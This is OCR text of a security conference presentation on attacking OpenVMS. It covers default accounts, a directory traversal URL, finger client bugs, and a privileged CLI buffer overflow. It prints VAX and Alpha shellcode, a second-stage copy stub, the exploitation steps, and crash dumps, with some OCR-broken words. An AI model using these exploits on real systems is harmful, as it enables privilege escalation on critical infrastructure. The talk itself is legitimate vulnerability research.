Hacking OpenVMS

Claes Nyberg
Christer Oberg
James Tusini

What's Covered

- Introduction to OpenVMS
- VAX & Alpha Exploitation
- Show me the root prompt!

Some facts about OpenVMS

- An Operating System with the following features
  - Multi-user
  - Multi-processing
  - Virtual memory
  - Real time processing
  - Transaction processing
  - History of ownership
    - DIGITAL (1978 -1998)
    - COMPAQ (1998 – 2001)
    - HP (2001 – Today)

Some facts about OpenVMS

- VAX/VMS, VMS, OpenVMS
- VMS is not UNIX – Windows NT is VMS?
- Runs on:
  - VAX
  - Alpha
  - Itanium
- Secure and reliable – more than OSX :)

5 Good reasons to hack OpenVMS

- Nobody attacks OpenVMS systems
- Runs critical operations
  - F
    i
    nancial systems (banks, stock exchanges)
  - Infrastructure systems (railways, electric)
  - Healthcare (NHS, NBS, VA)
  - Manufacturing (Intel)
  - Education
  - Military

5 Good reasons to hack OpenVMS

- Certified by DoD for its security
- Challenging
- Fun

Play with it online at

- deathrow.vistech.net
  - Access to both Alpha and VAX systems
  - Encourages security research
  - Small DECNet
- fafner.dyndns.org
  - VAX only
- testdrive.hp.com
  - Access to Itanium

Getting your own system

- Software
  - Hobbyist program – openvmshobbyist.com
  - $30 + local group subscription $100 (UK)
- Emulators
  - Personal Alpha (emulatorsinternational.com)
    - Free version available
      - with limited functionality
    - Runs on Windows only

Getting your own system

- Emulators
  - Charon
    - Emulates VAX systems
    - Demo version available
    - Only runs on OpenVMS/Itanium
  - Simh
    - Emulates VAX
    - Free
    - Runs on most OS

Size does matter...


User environment

- X
  - CDE
- DCL – Digital Command Language
  - Default “shell” / scripting language
  - Case insensitive
  - Requires commands to be defined explicitly
    - CDL (command definition language)
    - Foreign commands

OpenVMS Security

- Incidents
  - Worms
    - WANK / Father Christmas
    - Propagated through DECnet
    - Relied on weak passwords
    - Not technically advanced compared to Morris
  - Vulnerabilities
    - Most reports are pre-1993
    - Limited disclosure
    - Textfil
      e
      s.com is probably the best source for vuln details:)

Vulnerability Graph



OpenVMS Security

- VMS Survived Defcon9 CTF
  - Something their users seems immensely proud of...
- “Fine grained controls”
  - You don't “need” root (SYSTEM) for everything
- When is the last time you saw a VMS exploit?

Old school VMS hacking

- Let's try the obvious first
  - Default accounts, weak password and brute-force
    - Default password hash algorithm
    - SYSTEM never locks out
    - SYSTEM, FIELD, OPERATOR, DEFAULT, BACKUP, VMS, etc.
- Important files
  - SYS$SYSROOT:[SYSMGR]VMSIMAGES.DAT
    - Determines what privileges some programs runs with

Old school VMS hacking

- RIGHTSLIST.DAT / SYSUAF.DAT / SYSUAF.LIS
  - Not readable, binary format password file
- LOGIN.COM
  - Login script

The WASD Problem

- Open Source web server written for VMS
- Initial release full of security holes
  - Full directory traversal
  - ACL bypass
  - Dangerous default/sample CGI scripts
- Old versions still out there
- Directory traversal on VMS:
  - http://web/-/*.*

Enumerating users

- The usual stuff
  - SMTP VRFY/EXPN
  - Finger
  - SYSTEM, FIELD, POSTMASTER, DEFAULT, etc.
- RIGHTLIST.DAT / SYSUAF.DAT
- SYS$IDTOASC

OpenVMS Protection

- UIC – User Identification Code
  - USER / GROUP ID Pair
- Privileges
  - SYSPRV, ACNT, MOUNT, OPER, etc.
- ACL

OpenVMS Privileges

- About 40 privileges
  - MOUNT, OPER, CHEXEC, BYPASS, etc
  - Default usually are
    - TMPMBX, NETMBX
  - BYPASS
    - Able to bypass security restrictions :)
  - Nice idea but...
    - SYSPRV + modify SYSUAF.DAT == PWNED
    - BYPASS == PWNED
    - IMPERSONATE == PWNED

File System

- Logical names
  - Disk, directory or file
    - SYS$SYSDEVICE, SYS$LOGIN, SYS$SYSTEM etc
- RMS – Record Management Services
  - Record based indexed files (“databases”)
- File versions
  - file.txt;1 , file.txt;2, fiile.txt:3 etc
- SYS$SYSROOT:[SYSEXE]TYPE.EXE

File System Security

- Files are owned by a user/group
- Four permissions
  - Read, Write, Execute and Delete
  - Applied to four groups
    - System, Owner, Group and World
- Privileges
  - BYPASS, READALL, SYSPRV, GRPPRV
- ACL
  - Fine grained control


Finger Client Bug #1

- 20 years after THE WORM, FINGER...
  - Runs with SYSPRV
  - Follows links
  - Open and Displays content of .plan and .project

Finger client bug #2

- The link bug was funny
  - But show me the “root” prompt
    - Need something different for that..
    - Chances are overflows has been killed....
- Format string vuln? Oh yes
  - .plan and .project again..
  - And command line

Finger misbehaving..



VAX Architecture

- VAX – Virtual Address eXtention
- 32bit platform
- Executable stack
- Four privileges modes
  - VMS uses all of them
- Quintessential CISC!
- Still lots of programming docs online:
  - http://h71000.www7.hp.com/doc/73final/4515/4515pro_index.html

Memory Layout

- Virtual memory
  - System space / kernel
    - Shar
      e
      d by all processes (0x80000000 – 0xFFFFFFFF)
  - P1 space / control region
    - DCL,
      stack
      s
      , symbol table etc (0x40000000 – 0x7FFFFFFF)
  - P0 space / program region
    - Programs (0x0 – 0x3FFFFFFF)

Shellcode development environment

- OpenVMS problems..
  - For UNIX users a very strange and uncomfortable environment to work in!
  - Tools leaves a lot to be desired..
- Solution
  - Install NetBSD in simh emulator
  - Use tools you are familiar with
    - The time it takes to set NetBSD/simh up is worth the investment

D
e

- Calling standard
  - Push arguments in reverse order
  - Calls function address
  - Calls instruction saves registers according to callee's mask, pushes PSW register and return etc.
  - Register r0/r1 holds function return value
  - Works but...
    - What if no useful libc function is available? System services..


VAX/VMS libc shellcode


```
unsigned char shellcode[] =        /* calls system() */
"\x01\x01"                         /* Procedure Entry Mask */
"\x9f\xaf\x16"                     /* pushab <my_cmd> */
"\xd0\x6e\x50"                     /* movl (sp),r0 */
/*NULL terminate command*/
"\x94\xa0\x03"                     /* clrb 0x3(r0) */
"\xd0\x8f\xff\x58\x3d\x05\x50"     /* movl $0x053d58ff,r0 */
/ *do right shift to clear MSB */
"\x78\x8f\xf8\x50\x50"             /* ashl $0xf8,r0,r0 */
"\xfb\x01\x60"                     /* calls $0x1,(r0) */
"\x04"                             /* ret */
/* <my_cmd> */
"DIR"                              /* command */
"\x3b";                            /* Byte that will be nulled */
```

Developing VAX shellcode (system services)

- Calling system services
  - Services implemented at various levels
    - Kernel, Executable, Supervisor
  - Push arguments in reverse order onto the stack
    - Call function that execute [chmk|chme|chms] <number> instruction
  - A drawback with this approach is size..
    - Functions usually take lots of arguments and usually “descriptors” == big shellcode

VMS Descriptors





Tips that makes things a little easier

- Exploit symbols..
  - They are executable
  - They are “string descriptors”
    - And as such they can contain NULL bytes etc
- Finding the right service number..
  - Debugger can break on instructions
  - Write test program in C
  - Break on [chmk|chms|chme] instructions
    - This does not work on alpha! :(

Interesting system services

- CREPRC – Create process
- SETUAI – Modify user record
- GRANTID – Grant ID's to processes
- Lots of others...
  - http://h71000.www7.hp.com/doc/83FINAL/4527/4527pro_index.html

Interesting note...

- Familiarizing myself with VAX I tried to exploit
  - strcpy(buf,argv[1])
- I knew hit the return address with the right addr
  - But it kept crashing without even reaching the code
- PSW
  - Contains a byte defined as MBZ (must be zero)
  - Is saved below the saved return address..

What did Morris do?

- Exploited a stack overflow in fingerd on VAX
- But how?
  - Turns out he didn't have to worry about NULL bytes
    - Bug was triggered through gets()
- Conclusion
  - A lot of bugs can probably not be exploited..
    - But we still got special cases, gets(), pointers etc, and other bug classes like fmt strings to exploit

FINGER client bug #2 exploit notes

- Straight forward fmt bug
  - .plan holds fmt string and shellcode
  - Shellcode uses SETUAF() to modify user record for my user
    - Not stealthy, will be logged on console
    - Username is hardcoded..
- Yes, I know the exploit sucks...
  - But give me a break. I wrote the entire thing in VAX ASM!
- DEMO

Alpha architecture

- 64 bit architecture
- RISC
- Lots of programming information available
  - Surprisingly msdn is one of the best sources
- Instruction cache
- PALCode
  - Privilieged Architecture Library Code (hardware abstraction
    la

Development environment

- Personal alpha
  - Unfortunately personal alpha does not boot BSD
  - Linux?
- Build GNU binutils with Alpha target
- (*f)()=shellcode;
  - Does not work on Alpha/OpenVMS
  - Function pointer points to function descriptor
  - See OpenVMS calling standard for details.

OpenVMS CLI Overflow

- Failure to handle crafted commandlines
- Verified on OpenVMS Alpha 8.3 default install
- Total control of PC

OpenVMS CLI Overflow

- 1) Type 511 characters at the CLI prompt
- 2) Type the UP-ARROW character three times
- 3) Type the return address
- 4) Wait
  (
  d
  on't hit return, it will modify the ret-addy)

OpenVMS CLI Overflow

```
xterm

 Welcome to OpenVMS (TM) Alpha Operating System, Version V8.3

Username: tester
Password:
   Welcome to OpenVMS (TM) Alpha Operating System, Version V8.3
    Last interactive login on Sunday, 27-APR-2008 21:24:06.05
    Last non-interactive login on Friday, 18-APR-2008 04:58:08.46
$ set proc/dump
$ tcpip
TCPIP> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
%SYSTEM-F-ACCVIO, access violation, reason mask=00, virtual address=000042424242
4240, PC=0000424242424240, PS=0000001B

  Improperly handled condition, image exit forced.
    Signal arguments:   Number = 0000000000000005
                        Name   = 000000000000000C
                                 0000000000000000
                                 0000424242424240
                                 0000424242424240
                                 000000000000001B

    Register dump:
    R0  = 0000000000000001  R1  = 0000000000000400  R2  = 0000000000038C50
    R3  = 000000007AFBACC2  R4  = 000000007FFCF814  R5  = 000000007FFCF93C
    R6  = 0000000000000000  R7  = 0000000000000001  R8  = 000000007FF9CDE8
    R9  = 000000007FF9DDF0  R10 = 000000007FFA4F28  R11 = 000000007FFCDC18
    R12 = 000000007FFCDA98  R13 = 000000007AF0D050  R14 = 0000000000000000
    R15 = 000000007AF0C660  R16 = 0000000000000000  R17 = 0000000000000400
    R18 = 000000007AE3B6B0  R19 = 002893B813000000  R20 = 000000007AE3B6A8
    R21 = 00000000000847ED  R22 = 00000000002889DA  R23 = 002893B813000001
    R24 = 0000000000000400  R25 = 0000000000000400  R26 = 0000424242424242
    R27 = 000000007B648D70  R28 = FFFFFFFF80836EC0  R29 = 000000007AE3BAF0
    SP  = 000000007AE3BAC0  PC  = 0000424242424240  PS  = 000000000000001B
%PROCDUMP-E-PRIVIMAGE, image has elevated privileges; requires SYS$PROTECTED_PRO
CDMP or IMGDMP$READALL
$
```

OpenVMS CLI Overflow

```
xterm

 Welcome to OpenVMS (TM) Alpha Operating System, Version V8.3

Username: tester
Password:
   Welcome to OpenVMS (TM) Alpha Operating System, Version V8.3
    Last interactive login on Sunday, 27-APR-2008 21:24:31.54
    Last non-interactive login on Friday, 18-APR-2008 04:58:08.46
$ set proc/dump
$ install
INSTALL> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
%SYSTEM-F-ACCVIO, access violation, reason mask=00, virtual address=000000424242
4240, PC=0000004242424240, PS=0000001B

  Improperly handled condition, image exit forced.
    Signal arguments:   Number = 0000000000000005
                        Name   = 000000000000000C
                                 0000000000000000
                                 0000004242424240
                                 0000004242424240
                                 000000000000001B

    Register dump:
    R0  = 0000000000000001  R1  = 0000000000001000  R2  = 0000000000010840
    R3  = 0000000000000000  R4  = 000000000001827A  R5  = 0000000000010840
    R6  = 00000000000109A0  R7  = 000000000002026C  R8  = 0000000000010840
    R9  = 000000007AE3B8E0  R10 = 00000000000A1230  R11 = 000000007AE3B8E0
    R12 = 0000000000014290  R13 = 000000007AF0FD60  R14 = 0000000000000000
    R15 = 000000007AF0C660  R16 = 0000000000000000  R17 = 0000000000001000
    R18 = 000000007AE3B1F0  R19 = 000773B813000000  R20 = 000000007AE3B1E8
    R21 = 000000000009C1AF  R22 = 00000000000769DA  R23 = 000773B813000001
    R24 = 0000000000001000  R25 = 0000000000001000  R26 = 0000004242424242
    R27 = 000000007B648D70  R28 = FFFFFFFF80836EC0  R29 = 000000007AE3B600
    SP  = 000000007AE3B600  PC  = 0000004242424240  PS  = 000000000000001B
%PROCDUMP-E-PRIVIMAGE, image has elevated privileges; requires SYS$PROTECTED_PRO
CDMP or IMGDMP$READALL
$
```

OpenVMS CLI Overflow

- Multiple targets
- INSTALL (CMKRNL PRMGBL SYSGBL SHMEM AUDIT)
  - CMKRNL – Privileges to run kernel code
- TCPIP (PHY_IO)
  - PHY_IO – Privileges to perform physical-level I/O operations
- TELNET (OPER)
  - OPER – Operatior Communications Manager. Broadcast messages to terminals, control log file of operator's messages, raw socket
- And some more (check out debug/keep :) ...

```
pipe install list/summary | search sys$pipe prv
```

Alpha / VMS shellcode

- C calling standard overly complex
  - Document 100s of pages long describing it
    - Not covered here :)
- Non-exec stack
  - But code in logicals can be executed
    - Works well for local exploits but could be a problem in remote exploits
    - For tight executable buffers copy and return to symbols?
- Instruction cache
  - Must be flushed in self-modifying code

GetPC() code

- Slightly tricky..
  - JMP / CALL equivalent
    - A short, NULL free jmp forward not possible?
- PC register can not be directly read :(
  - Constructing all the data required for a service call on the stack is possible using a series of stores...
    - But awkward to say the least.
  - Shellcoders handbook had a nice solution
    - Much shorter than our monster ;)

Shellcoders handbook

```
main:
.frame    $sp, 0, $26
 lda    $r16, -1000($r30)
back:
    # $r17 equals 0x86, imb opcode
    bis      $r31, 0x86, $r17


    # 1st round: store imb instruction
    # 2nd round: overwrite the bsr instruction
  # with imb opcode to break loop
 stl      $r17, -4($r16)

    # branch and save PC in $r16 register
    bsr      $r16, back
```

Calling system services on Alpha / VMS

- A
  rguments passed in r16 – r21 (a0 – a5)
  - Additional args passed on stack
- Argument count in r25
- System service number in r0
- Return value in r0
- chme/chmk/chms instruction issues
  - These instructions all contain NULL bytes
  - And so does imb instruction..

OpenVMS Shellcode
Create Process System Call

```
main:
   br       image

   crepr_args:
      mov       $r30, $r16        # arg0 - pid pointer

      # image name decriptor
      subl      $r30, 8, $r30     # 8 bytes of size
      mov       0x010e0000, $r17  # type
      addq      $r17, 0x001b, $r17 # len
      stl       $r17, 0($r30)     # type / len
      stl       $r22, 4($r30)     # pointer to image name - string

      mov       $r30, $r17        # arg1 - image name descriptor
      xor       $r18, $r18, $r18  # arg2
      xor       $r19, $r19, $r19  # arg3
      xor       $r20, $r20, $r20  # arg4
      xor       $r21, $r21, $r21  # arg5

      subl      $r30, 1000, $r30
      stq       $r31, 0($r30)     # arg6
      stq       $r31, 8($r30)     # arg7
      stq       $r31, 16($r30)    # arg8
      stq       $r31, 24($r30)    # arg9
      stq       $r31, 32($r30)    # arg10
      stq       $r31, 40($r30)    # arg11
      stq       $r31, 48($r30)    # arg12
      stq       $r31, 56($r30)    # arg13
      stq       $r31, 64($r30)    # arg14
   syscall:
      mov       $r30, $r28
      # mov       59, $r0         # Syscall number
      mov       61, $r0           # Syscall number (VMS 8.3)
      mov       14, $r25          # argc
      chmk
image:
   bsr       $r22, crepr_args
   .ascii "SYS$SYSROOT:[LUSER]FILE.EXE"
```

OpenVMS CLI Overflow Shellcode Injection

- Where do we store shellcode?
- The commandline used in the overflow can be executed but suffer from heavy input restrictions.
- We need a better location to run something useful
- To speed up testing I wrote a telnet client that triggers the bug and simplify testing of shellcode

OpenVMS Shellcode Injection

- Populate target with data and search in core-dump
  - argv[0] and environment before execve
  - logicals
  - symbols
- THIS IS NOT UNIX, I keep forgetting that ...
- executing code from getenv() works, but it is a copy to the heap from a non executable region

OpenVMS – Reading Core Dumps

$ analyze/proc install.dmp

DBG> eval r21

639407

DBG> dump 639408:63941

597326176 595320644 662667236 .'D#`y.# 000000000009CB0

DBG>e/i 639407

639408: LDAH R27,#X7FE4(R31)

OpenVMS – Process Layout

$ analyze/system

SDA> clue process/layout

[...]

CLI Data 00000000.7AE3C000 00000000.7AE9A000 0005E000

CLI Command Tables 00000000.7AE9A000 00000000.7AF04800 0006A800

CLI Image 00000000.7AF08000 00000000.7AFDA600 000D2600

[...]

Back to the debugger and dump CLI data

DBG> dump/hex 2061746176:2062131200

(Note that dump takes decimal input)

OpenVMS – Searching Memory

- Found my string (with NULL's!) in CLI Data
  - But
    i
    t could not be executed (Access violation)

- Ok, let's fiddle with input restrictions and try to make a shellcode that copy the second stage to an executable location

OpenVMS – Searching Memory

- Some terminal settings helped to remove a few restrictions

```
$ set nocontrol =t
$ set terminal /eightbit
$ set terminal /nointerrupt
```

OpenVMS Alpha - copy.S

```
.text
.align 4
.globl main
.ent main
# $r26 - pc
# $r27 - Source address (code ends with a NULL quad-word)
# $r28 - Destination address
# $r25 - Return address
# $r7  - Temp
main:
      # Source address + 31000
      lda         $r27, 0x7ae45cf8
      # Destination address (main + 72 + 31000)
      lda         $r28, 31072($r26)
      # Return address
      lda         $r25, -31000($r28)
      # Copy all quad words
      copy:
            ldq         $r7, -31000($r27)
            stq         $r7, -31000($r28)

            # Increase source address
            lda $r27, 30000($r27)
            lda $r27, -29992($r27)

            # Increase destination address
            lda $r28, 30000($r28)

                  lda $r28, -29992($r28)
           # Copy again if source data was not zero
           bne          $r7, copy
     # Return/Jump to the copyed code
     ret          ($r25), 1
.end main
```

OpenVMS Alpha – Finding

- Write a small program that crash and scan the dump
- SDA reveals addresses of logicals which can be executed, simpler than searching dumps but you need SYSTEM

```
$ analyze/system
SDA> clue process/logical
Process Logical Names:
----------------------
 LNMB      LNMX     Logical and Equivalence Name
 --------  --------  -------------------------------
 7FF56220  7FF56250  "SYS$COMMAND" = "_ALPHA1$TNA91:"
 7FF564C0  7FF564F0  "SYS$ERROR" = "_ALPHA1$TNA91:"
 7FF56780  7FF567A8  "SYS$DISK" = "SYS$SYSROOT:"
 7FF565E0  7FF56610  "SHELLCODE" = "CCCCCCCC.....CCCCCCCC"
 7FF562D0  7FF56300  "SYS$OUTPUT" = "_ALPHA1$TNA91:"
 7FF580D0  7FF58100  "SYS$OUTPUT" = "_ALPHA1$TNA91:"
 7FF56520  7FF56550  "SYS$INPUT" = "_ALPHA1$TNA91:"
 7FF56380  7FF563A8  "TT" = "_TNA91:"
```

OpenVMS – Exploiting The CLI Bug

- Use shellcode that calls “Create Process” to allow arbitrary code to be run from a file
- S
  tore shellcode in logical (loadcode.exe)
- Find address of shellcode/logical
- Upload program to run (file.exe)
- Exploit target with return address of logical

OpenVMS Alpha CLI Overflow Exploit

- Demo